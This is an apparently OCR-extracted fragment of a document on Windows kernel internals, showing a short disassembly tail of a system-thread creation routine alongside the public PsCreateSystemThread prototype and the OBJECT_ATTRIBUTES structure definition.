
```
loc_FFFFF803980015C1:
mov     eax, ebx
add     rsp, 70h
pop     rbx
retn
CreateNewUnalertableSystemThreadWithZeroAttributes endp
```


```
NTSTATUS PsCreateSystemThread(
  [out]           PHANDLE            ThreadHandle,
  [in]            ULONG              DesiredAccess,
  [in, optional]  POBJECT_ATTRIBUTES ObjectAttributes,
  [in, optional]  HANDLE             ProcessHandle,
  [out, optional] PCLIENT_ID         ClientId,
  [in]            PKSTART_ROUTINE    StartRoutine,
  [in, optional]  PVOID              StartContext
);
```


```
typedef struct _OBJECT_ATTRIBUTES {
  ULONG           Length;
  HANDLE          RootDirectory;
  PUNICODE_STRING ObjectName;
  ULONG           Attributes;
  PVOID           SecurityDescriptor;
  PVOID           SecurityQualityOfService;
} OBJECT_ATTRIBUTES;
```

